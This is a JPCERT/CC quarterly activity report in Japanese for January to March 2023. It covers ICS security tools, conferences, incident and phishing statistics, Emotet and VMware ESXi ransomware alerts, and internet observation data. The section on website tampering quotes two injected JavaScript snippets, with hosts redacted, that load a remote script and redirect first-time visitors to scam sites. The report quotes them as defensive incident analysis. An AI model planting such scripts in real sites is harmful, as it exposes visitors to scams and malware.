JPCERT/CC 活動四半期レポート

2023 年 1 月 1 日 ～ 2023 年 3 月 31 日

第 2 版

一般社団法人 JPCERT コーディネーションセンター

2023 年 4 月 18 日

活動概要トピックス

－トピック1－　J-CLICS 攻撃経路対策編（ICS セキュリティ自己評価ツール）の公開

JPCERT/CC では、ICS ユーザーが ICS セキュリティに取り組む際の初めの一歩として、重要度が高く、最初に取り組みやすい対策を厳選した自己評価ツール J-CLICS STEP1／STEP2 の提供を 2013 年 3 月から行ってきました。これは、ICS ユーザーがセキュリティ対策状況をベースラインアプローチで評価するツールです。初めての取り組みの中で、セキュリティ対策を一定の水準まで引き上げる効果的なツールですが、更なるリスクの低減に取り組む際には、残存リスクを洗い出して明確にする必要があります。実際に、最初の段階の対策を一通り実施した組織の皆さまから、更なるリスク低減を目指して次の段階の対策を進める際に手助けとなるツールを求めるお問い合わせやご相談を少なからずいただいてきました。
こうした需要に応えるため、SICE/JEITA/JEMIMA セキュリティ合同 WG メンバーや業界関係者の方々、有識者の皆さまのご協力のもと J-CLICS 攻撃経路対策編を開発し、2023 年 3 月 7 日に提供を開始しました。

J-CLICS 攻撃経路対策編は、対策の実施状況を可視化し、攻撃を防御するなどの効果を確認しながら、今後実施すべき対策を検討するためのツールです。本ツールは、「フィールドネットワークと制御ネットワーク、制御情報ネットワークからなる 3 層モデルの制御システム」を対象としており、これをマルウェアに感染させようとする場合に攻撃者がマルウェアを持ち込む経路を「ネットワーク経路」と「無線 LAN 経路」、「持ち込みデバイス経路」、「物理アクセス経路」の 4 つに大別しています。そして、それぞれの経路における想定される攻撃の手順と成立条件を整理した上で、実施すべき対策とその対策の効果をまとめています。

是非、J-CLICS STEP1／STEP2 とあわせてご活用ください。

J-CLICS 攻撃経路対策編（ICS セキュリティ自己評価ツール）
https://www.jpcert.or.jp/ics/jclics-attack-path-countermeasures.html

ICS セキュリティ自己評価ツール「J-CLICS 攻撃経路対策編」の公開
https://blogs.jpcert.or.jp/ja/2023/03/jclics-attach-path-countermeasures.html

－トピック2－　制御システムセキュリティカンファレンス 2023 を開催

2023 年 2 月 9 日（木）に「制御システムセキュリティカンファレンス 2023」をオンラインで開催し、436 名の方々にご参加いただきました。共催の経済産業省からサイバーセキュリティ・情報化審議官上村昌博氏に開会のご挨拶をいただき、その後、講演募集（CFP）で採用された 4 件を含む計 7 件の講演が行われました。

はじめに、JPCERT/CC からこの一年間を振り返りつつ制御システムセキュリティに関するさまざまな動きと現状を紹介し、その後、IEC TC65/WG10 国際エキスパート、セキュリティコンサルタント、制御システムベンダー、セキュリティベンダーといった制御システムのさまざまなステークホルダーから、制御システム関係者にとって有益な講演をいただきました。
講演内容は、制御システム関係者で関心が高まる国際標準 IEC62443 の最新動向をはじめ、制御システムの現場事情を踏まえ多く利用される製品に的を絞った現実的なセキュリティ対策のアプローチ、コロナ禍や DX 等を背景にニーズが増えている制御システムにおけるリモートアクセス上の課題と対策、可用性への影響を考慮した持続可能な制御システムセキュリティ対策を実現するためのベンダーとユーザー共同の取り組みの提言、制御システムセキュリティに関する組織内ポリシーの実効性を担保するための取り組みと多岐に渡りました。最後に、年に 2 回公表している ICS 脆弱性分析レポートに掲載の分析事例を紹介しつつ JPCERT/CC が公表する制御システム関連の脆弱性情報を制御システムユーザーがどのように読み解くべきかという視点で JPCERT/CC の分析担当者が講演を行いました。

開催後のアンケート結果（有効回答数：242）によると、参加者の内訳は、制御システムユーザーが 36.0%、制御システムベンダーが 11.6%、制御機器ベンダーが 15.7%、制御システムエンジニアリングが 8.3%、研究者が 4.1%で、昨年とほぼ同じでした。また、オンライン開催でしたので前回同様に全国各地から参加いただけました。初の参加者数が約 100 名を超え、申し込み総数も前回を上回って、依然として制御システムセキュリティへの関心の高さが伺えました。

制御システムセキュリティカンファレンス 2023
https://www.jpcert.or.jp/event/ics-conference2023.html

制御システムセキュリティカンファレンス 2023 講演資料
https://www.jpcert.or.jp/present/#year2023

制御システムセキュリティカンファレンス 2023 開催レポート
https://blogs.jpcert.or.jp/ja/2023/03/ics-conference2023.html

―トピック3―　セキュリティアナリスト向けカンファレンス JSAC2023 を国際化して開催

2023 年 1 月 25 日、26 日に JSAC2023 を開催しました。本カンファレンスは、サイバー攻撃によるインシデントの分析・対応を行っているセキュリティアナリストの技術力向上に資するために、刻々と変化する攻撃の手口や新たな分析手法について情報を共有することを目的としています。

6 回目となる今回は、オンライン会議と対面会議とを組み合わせたハイブリット会議の形態で開催し、マルウェア分析やインシデント対応事例といったインシデント分析・対応に関する技術や、講演者独自の新しい技術的な知見、分析ツールなどの共有が行われました。JSAC2023 では、ワークショップ 2 件を含む 14 件の講演の他に、Lightning Talk セッションとして 7 件の発表も行われました。
これまでも、JSAC の講演が海外で話題になる、あるいは、海外から JSAC への講演申込が舞い込むなどの国際的なプレゼンスを示唆する事例が積み重なってきていました。これを受けて今回は「日本の JSAC」から「世界の JSAC」をめざし、邦文だけでなく英語による論文募集や開催案内を出すなど海外からの参加者を積極的に受け入れるとともに、すべての講演に同時通訳をつけて開催しました。この結果、海外からも 11 名の講演者に加えて 100 名以上の参加者があるなど、国際的なカンファレンスとして催行することができました。今後とも、門戸を世界のセキュリティアナリストに開き、最新かつ先端的な情報を共有できる場に JSAC をしていきたいと JPCERT/CC は考えています。

なお、JSAC2023 の講演資料を JSAC2023 の Web サイト上で、講演動画を YouTube 上で公開していますので、ご覧ください。

JSAC2023
https://jsac.jpcert.or.jp/

JSAC2023 開催レポート～DAY 1～
https://blogs.jpcert.or.jp/ja/2023/03/jsac2023day1.html

JSAC2023 開催レポート～DAY 2～
https://blogs.jpcert.or.jp/ja/2023/03/jsac2023day2.html

JSAC2023 開催レポート～DAY 2 Workshop～
https://blogs.jpcert.or.jp/ja/2023/03/jsac2023day2-workshop.html

JPCERT/CC YouTube 公式チャンネル
https://www.youtube.com/playlist?list=PLgEi6O-lWUIZP61Luca7upFQ4SDxwSDFO

目次

本活動は、経済産業省より委託を受け、「令和 4 年度サイバー攻撃等国際連携対応調整事業」として実施したものです。ただし、「6.フィッシング対策協議会の会員組織向け活動」に記載の活動についてはこの限りではありません。また、「4. 国際連携活動関連」、「8. 主な講演活動」、「9. 主な執筆活動」、「10. 協力、後援」には、受託事業以外の自主活動に関する記載が一部含まれています。

改定履歴：

2023-04-18 初版

2023-04-18 2 版　P.7 本文「前年同期件数、比率」を修正

1. 早期警戒

1.1. インシデント対応支援

JPCERT/CC が本四半期に受け付けたコンピューターセキュリティインシデント（以下「インシデント」という。）に関する報告は、報告件数ベースで 11,720 件、インシデント件数ベースでは 8,459 件でした[注1)]。

（注 1）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。また、「インシデント件数」は、各報告に含まれるインシデントの件数の合計を示し、1 つのインシデントに関して複数の報告が寄せられた場合にも 1 件のインシデントとして扱います。

JPCERT/CC が国内外のインシデントに関連するサイトとの調整を行った件数は 4,326 件でした。前四半期の 5,759 件と比較して 25%減少しています。「調整」とは、フィッシングサイトが設置されているサイトや、改ざんにより JavaScript が埋め込まれているサイト、ウイルス等のマルウェアが設置されたサイト、「scan」のアクセス元等の管理者等に対し、状況の調査や問題解決のための対応を依頼する活動です。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

インシデント報告対応活動の詳細については、別紙「JPCERT/CC インシデント報告対応レポート」をご参照ください。

JPCERT/CC インシデント報告対応レポート
https://www.jpcert.or.jp/pr/2023/IR_Report2022Q4.pdf

1.1.1. インシデントの傾向

1.1.1.1. フィッシングサイト

本四半期に報告が寄せられたフィッシングサイトの件数は 5,553 件で、前四半期の 6,266 件から 11%減少しました。また、前年度同期（6,820 件）との比較では、19%の減少となりました。

本四半期のフィッシングサイトの報告件数を、装っていたブランドが国内か国外かで分けた内訳を添えて［表 1-1］に示します。

［表 1-1：フィッシングサイト件数の国内・国外ブランド別内訳］

フィッシングサイト	1 月	2 月	3 月	本四半期合計（割合）
国内ブランド	701	884	1,585	3,170(57%)
国外ブランド	794	438	498	1,730(31%)
ブランド不明 (注 2)	167	206	280	653(12%)
全ブランド合計	1,662	1,528	2,363	5,553

（注 2）「ブランド不明」は、報告されたフィッシングサイトが停止していた等の理由により、JPCERT/CC がブランドを確認することができなかったサイトの件数を示します。

JPCERT/CC が報告を受けたフィッシングサイトのうち、国外ブランド関連の報告では E コマースサイトを装ったものが 72.7%、国内ブランド関連の報告では金融関連のサイトを装ったものが 48%で、それぞれ最も多くを占めました。

海外ブランドでは、Amazon を装ったフィッシングサイトが全体の半数以上を占めていました。
国内ブランドでは、JR 東日本が提供する Web サイト「えきねっと」、SoftBank、ヤマト運輸を装ったフィッシングサイトが多く報告されました。ヤマト運輸を装ったフィッシングサイトに関しては、前四半期と比較し、約 6 倍の数を確認しています。また、前四半期に引き続き ETC の利用照会サービスや SAISON CARD を装ったフィッシングサイトも引き続き多く報告されました。

フィッシングサイトテイクダウンのために調整したサイトの割合は、国内が 24%、国外が 76%であり、前四半期（国内が 20%、国外が 80%）と比較し国外が増加しました。

1.1.1.2. Web サイト改ざん

本四半期に報告が寄せられた Web サイト改ざんの件数は、362 件でした。前四半期の 427 件から 15%減少しています。

本四半期は、Web サイトの閲覧者をラッキービジター詐欺サイトに誘導したり、ブラウザーの通知機能を悪用してマルウェアに感染させたりする目的で、正規の Web サイトを改ざんする事例が複数寄せられました。改ざんされた Web サイトには［図 1-1］のような JavaScript が挿入されており、HTTP Referrer ヘッダーが存在する場合に別の JavaScript ファイルを読み込むようになっていました。

```
      (function() {
      var ref;
  var po = document.createElement('script');
  po.type = 'text/javascript';
  po.async = true;
  if(document.referrer.length == 0) {ref = 'undefined';} else {ref = document.referrer;}
  po.src = '?[redacted]' + '&' + Math.floor(Math.random() * 100000) + '&' + ref;
  var s = document.getElementsByTagName('script')[0];
  s.parentNode.insertBefore(po, s);
})();
```

［図 1-1：挿入されたスクリプト］

読み込まれた JavaScript ファイルの中身は、［図 1-2］のように Local Storage を用いて初回アクセスかどうかの確認を行い、初回アクセスだった場合に不審なサイトを表示するようになっていました。

```
localStorage.setItem('test', 'testValue');

if ((localStorage.getItem('test') !== null) &&  (localStorage.getItem('click2') == null)){

        var click_r = false;
        document.addEventListener("click", function(){

        if(click_r == false){
        localStorage.setItem('click2', 'click2');
        window.open("https://[redacted]/?u=[redacted]&o=[redacted]&t=[redacted]");
        click_r = true;
        }
        });
}
```

［図 1-2：不正なサイトを表示するスクリプト］

1.1.1.3. その他

標的型攻撃に分類されるインシデントの件数は、3 件でした。次に、確認されたインシデントを紹介します。

(1) Google Drive 経由で不審な OneNote ファイルをダウンロードさせる攻撃
本四半期は、暗号資産交換業者の社員を狙ったと考えられる標的型攻撃の報告が寄せられました。確認された手口は、狙った社員にメールを送り、メールに記載された Google Drive のリンクからマルウェアをダウンロードさせるものです。ダウンロードした OneNote ファイルを開き、OneNote ファイルに埋め込まれた VBS ファイルをクリック（［図 1-3］参照）すると、Parallax RAT と呼ばれるマルウェアに感染します。

［図 1-3：VBS ファイルが埋め込まれた OneNote ファイル］

1.1.2. インシデントに関する情報提供のお願い

Web サイト改ざん等のインシデントを認知された場合は、JPCERT/CC にご報告ください。JPCERT/CC では、当該案件に関して攻撃に関与してしまう結果となった機器等の管理者への対応依頼等の必要な調整を行うとともに、同様の被害の拡大を抑えるため、攻撃方法の変化や対策を分析し、随時、注意喚起等の情報発信を行います。

インシデントによる被害拡大および再発の防止のため、今後とも JPCERT/CC への情報提供にご協力をお願いいたします。

1.2. 情報収集・分析

JPCERT/CC では、国内の企業ユーザーが利用するソフトウェア製品の脆弱性情報や国内のインターネットユーザーが影響を受ける可能性のあるコンピューターウイルス、Web サイト改ざんなどのサイバー攻撃に関する情報を収集し、分析しています。これらのさまざまな情報を多角的に分析し、あわせて脆弱性やウイルス検体の検証等も必要に応じて行っています。さらに、分析結果に応じて、国内の企業、組織のシステム管理者を対象とした「注意喚起」（一般公開）や、国内の重要インフラ事業者等を対象とした「早期警戒情報」（限定配付）などを発信することにより、国内におけるサイバーインシデントの発生や拡大の抑止を目指しています。

1.2.1. 情報提供

JPCERT/CC の Web ページ（https://www.jpcert.or.jp/）や RSS、約 35,000 名の登録者を擁するメーリングリスト、早期警戒情報の提供用ポータルサイト CISTA（Collective Intelligence Station for Trusted Advocates）等を通じて情報提供を行いました。

1.2.1.1. 注意喚起

深刻かつ影響範囲の広い脆弱性等が公表された場合には、「注意喚起」と呼ばれる文書を発行し、利用者に対して広く対策を呼びかけています。本四半期は次の注意喚起を発行しました。

発行件数：10 件（うち更新情報が 5 件）　https://www.jpcert.or.jp/at/

2023-01-11　2023 年 1 月マイクロソフトセキュリティ更新プログラムに関する注意喚起
2023-01-11　Adobe Acrobat および Reader の脆弱性（APSB23-01）に関する注意喚起
2023-01-18　2023 年 1 月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起
2023-02-15　2023 年 2 月マイクロソフトセキュリティ更新プログラムに関する注意喚起
2023-03-08　マルウェア Emotet の感染再拡大に関する注意喚起（更新）
2023-03-15　2023 年 3 月マイクロソフトセキュリティ更新プログラムに関する注意喚起
2023-03-16　2023 年 3 月マイクロソフトセキュリティ更新プログラムに関する注意喚起（更新）
2023-03-16　マルウェア Emotet の感染再拡大に関する注意喚起（更新）
2023-03-17　2023 年 3 月マイクロソフトセキュリティ更新プログラムに関する注意喚起（更新）
2023-03-20　マルウェア Emotet の感染再拡大に関する注意喚起（更新）

1.2.1.2. Weekly Report

JPCERT/CC が収集したセキュリティ関連情報のうち重要と判断した情報の概要をレポートにまとめ、原則として毎週水曜日（週の第 3 営業日）に Weekly Report として発行しています。このレポートには、「ひとくちメモ」として、情報セキュリティに関する豆知識やお知らせ等も掲載しています。本四半期における発行は次のとおりです。

発行件数：13 件　https://www.jpcert.or.jp/wr/

Weekly Report で扱った情報セキュリティ関連情報の項目数は合計 86 件、「今週のひとくちメモ」のコーナーで紹介した情報は次の 13 件でした。

2023-01-06　「サイバー攻撃被害に係る情報の共有・公表ガイダンス（案）」に関する意見募集
2023-01-12　JASA が「2023 年 情報セキュリティ十大トレンド」を公開
2023-01-18　JPCERT/CC が「Malware Analysis Operations（MAOps）の自動化」を公開

2023-01-25　JPCERT/CC が 2022 年 10 月～2022 年 12 月分の「活動四半期レポート」「インシデント報告対応レポート」を公開
2023-02-01　IPA が「情報セキュリティ 10 大脅威 2023」を公開
2023-02-08　JPCERT/CC が「ICS 脆弱性分析レポート ― 2022 年度上期 ―」を公開
2023-02-15　IPA が「ビジネスメール詐欺（BEC）対策特設ページ」を更新
2023-02-22　日本セキュリティオペレーション事業者協議会が「セキュリティ対応組織の教科書 第 3.0 版」を公開
2023-03-01　特定非営利活動法人デジタル・フォレンジック研究会が「証拠保全ガイドライン 第 9 版」を公開
2023-03-08　IPA が「情報セキュリティ 10 大脅威 2023」解説書［組織編］を公開
2023-03-15　「サイバー攻撃被害に係る情報の共有・公表ガイダンス（案）」に対する意見募集の結果及び「サイバー攻撃被害に係る情報の共有・公表ガイダンス」の公表
2023-03-23　JPCERT/CC が「JSAC2023」の開催レポートを公開
2023-03-29　JPCERT/CC Weekly Report リニューアルのお知らせ

1.2.1.3. 早期警戒情報

重要インフラを支える組織の情報セキュリティ関連部署もしくは組織内 CSIRT のうち、「早期警戒情報」という枠組みに参加いただいた方々に向けて、セキュリティ上の深刻な影響をもたらす可能性のある脅威情報やその分析結果、対策方法に関する「早期警戒情報」と呼ばれる情報を、各組織における必要性を勘案して、提供しています。本四半期には 2 件の早期警戒情報を発信しました。
「早期警戒情報」の枠組みへの参加については次の Web ページを参考にご検討ください。

早期警戒情報
https://www.jpcert.or.jp/wwinfo/

1.2.1.4. CyberNewsFlash

JPCERT/CC は、脆弱性やマルウェア、サイバー攻撃などに関する最新情報を CyberNewsFlash としてタイムリーに発信しています。発行時点で注意喚起の基準に満たない脆弱性の情報やセキュリティアップデート予告なども含まれます。本四半期に公表した CyberNewsFlash は次のとおりです。

発行件数：11 件（うち更新情報が 2 件）　https://www.jpcert.or.jp/newsflash/

2023-01-11　Intel 製品に関する脆弱性について
2023-01-11　複数のアドビ製品のアップデートについて
2023-01-24　Apple 製品のアップデートについて（2022 年 12 月）（更新）
2023-01-26　ISC BIND 9 における複数の脆弱性について（2023 年 1 月）
2023-02-06　VMware ESXi を標的としたランサムウェア攻撃について
2023-02-07　Vmware ESXi を標的としたランサムウェア攻撃について（更新）

2023-02-14　Apple 製品のアップデートについて（2023 年 2 月）
2023-02-15　複数のアドビ製品のアップデートについて
2023-02-15　Intel 製品に関する複数の脆弱性について
2023-03-15　複数のアドビ製品のアップデートについて
2023-03-28　Apple 製品のアップデートについて（2023 年 3 月）

1.2.2. 情報収集・分析・提供（早期警戒活動）事例

本四半期における情報収集・分析・提供（早期警戒活動）の事例を紹介します。

(1) マルウェア Emotet の感染再拡大に関する情報発信

2023 年 3 月 7 日、JPCERT/CC では、Emotet の感染につながるファイルが添付されたメールの配布が再び行われていることを確認しました。今回から確認された Emotet の配布手法の特徴として、メールに添付された ZIP アーカイブに含まれる doc ファイルを展開すると、500MB を超えるサイズとなる点が挙げられます。これは、アンチウイルス製品などで一定以上のサイズを超えたファイルをスキャン対象から除外していることを期待して、検知の回避を狙っていると考えられます。なお、端末が Emotet に感染しているかどうか検査できるツールである EmoCheck が、それまでの版では一部の Emotet への感染を検知できないことが判明し、検知漏れがないように改造した版を 3 月 20 日に公開しました。

JPCERT/CC では、Emotet の観測状況や EmoCheck の対応状況をお知らせし、Emotet に対する注意を促すために、2023 年 3 月 8 日に注意喚起を更新し、警戒を呼びかけました。3 月 16 日には、感染拡大に Microsoft OneNote 形式のファイルを利用する Emotet も確認され、注意喚起を更新して注意を呼び掛けています。

マルウェア Emotet の感染再拡大に関する注意喚起
https://www.jpcert.or.jp/at/2022/at220006.html

(2) VMware ESXi を標的としたランサムウェア攻撃についての情報発信

2023 年 2 月 3 日（現地時間）、VMware ESXi が稼働するサーバーを標的としたランサムウェア攻撃に関する情報が仏 CERT-FR などから公開されました。VMware ESXi の OpenSLP のヒープオーバーフローの脆弱性（CVE-2021-21974）などの既知の脆弱性を悪用した攻撃とみられ、ランサムウェアに感染するとファイルが暗号化され身代金の支払いを求めるメッセージが残されます。

JPCERT/CC で調査したところ、日本国内でもインターネットから接続可能な状態で同製品が稼働しているサーバーありました。今後日本でも脆弱性を悪用する攻撃の被害が増加する可能性があるため、2023 年 2 月 6 日に CyberNewsFlash として情報を発信し、アップデートなどの対応を呼びかけました。

VMware ESXi を標的としたランサムウェア攻撃について
https://www.jpcert.or.jp/newsflash/2023020601.html

1.3. インターネット上の脆弱なノード数の分布の分析

1.3.1. インターネットスキャンデータを用いた分析

JPCERT/CC では、Shodan や Censys、Shadowserver などのインターネットスキャンデータを用い、インターネット上の脆弱なノードの特徴や推移を分析しています。特に、Distributed Reflection Denial of Service（リフレクション型 DoS 攻撃）へ悪用される恐れのあるポートに注目し、それぞれの国・地域の特徴をインターネットスキャンデータから分析、その結果をインターネットリスク可視化サービス Mejiro にて可視化しています。対策の必要性や方向性を判断する参考にしていただけるよう、本四半期には、インドネシア、マレーシア、フィリピン、シンガポール、タイ、ブルネイ、ベトナム、ラオス、ミャンマー、カンボジアの 10 カ国に対して分析結果を提供しました。

実証実験:インターネットリスク可視化サービス—Mejiro—
https://www.jpcert.or.jp/mejiro/index.html

1.3.2. インターネット上の探索活動や攻撃活動に関する観測と分析

1.3.2.1. インターネット定点観測システム TSUBAME を用いた観測

JPCERT/CC では、不特定多数に向けて発信されるパケットを収集する観測用センサーを開発し、海外の National CSIRT 等の協力のもと、これを各地域に複数分散配置した、インターネット定点観測システム「TSUBAME」を構築し運用しています。TSUBAME から得られる情報を、公開された脆弱性情報やマルウェア、攻撃ツールの情報などと対比して分析することで、攻撃活動や攻撃の準備活動等を把握できる場合があります。
センサーの観測結果を一つのデータベースにまとめて、観測用センサーの設置に協力した各地域 National CSIRT 等と共有しデータの共同での分析や、グローバルな視野から攻撃活動等の迅速な把握に努めています。TSUBAME については、次の Web ページをご参照ください。
なお、海外の NationalCSIRT 等の協力の元に観測用センサーの設置を行い、データの共有をする取り組みについて、APCERT のワーキンググループ TSUBAME WG として活動していましたが、本活動は 3 月 31 日をもって終了いたしました。JPCERT/CC は海外のホスティングサービス等を利用して独自に海外の観測センサーの設置を進めています。

TSUBAME（インターネット定点観測システム）
https://www.jpcert.or.jp/tsubame/index.html

1.3.2.1.1. TSUBAME の観測データの活用

JPCERT/CC では、主に各組織のシステム管理者の方々に、自組織のネットワークに届くパケットの傾向と比較していただけるよう、日本国内の TSUBAME のセンサーで受信したパケットを宛先ポート別に集計してグラフ化し、毎週月曜日に JPCERT/CC の Web ページで公開しています。また、四半期ごとに観測傾向や注目される現象を紹介する「インターネット定点観測レポート」を公開しています。本四半期

は、2022 年 10 月から 12 月の期間に関するレポートと、レポートで書き切れなかった内容を盛り込んだブログを公開しました。


TSUBAME 観測グラフ
https://www.jpcert.or.jp/tsubame/index.html#examples

インターネット定点観測レポート（2022 年 10～12 月）
https://www.jpcert.or.jp/tsubame/report/report202210-12.html


TSUBAME レポート Overflow（2022 年 10～12 月）
https://blogs.jpcert.or.jp/ja/2023/02/tsubame_overflow_2022-10-12.html

1.3.2.1.2. TSUBAME 観測動向

本四半期に TSUBAME で観測された宛先ポート別パケット数の上位 1～5 位および 6～10 位を［図 1-4］と［図 1-5］に示します。




［図 1-4：宛先ポート別グラフ トップ 1-5（2023 年 1 月 1 日-3 月 31 日)］




［図 1-5：宛先ポート別グラフ トップ 6-10（2023 年 1 月 1 日-3 月 31 日)］

また、過去 1 年間（2022 年 4 月 1 日-2023 年 3 月 31 日)、宛先ポート別パケット数の上位 1～5 位および 6～10 位を［図 1-6］と［図 1-7］に示します。



［図 1-6：宛先ポート別グラフ トップ 1-5（2022 年 4 月 1 日-2023 年 3 月 31 日)］



［図 1-7：宛先ポート別グラフ トップ 6-10（2022 年 4 月 1 日-2023 年 3 月 31 日)］

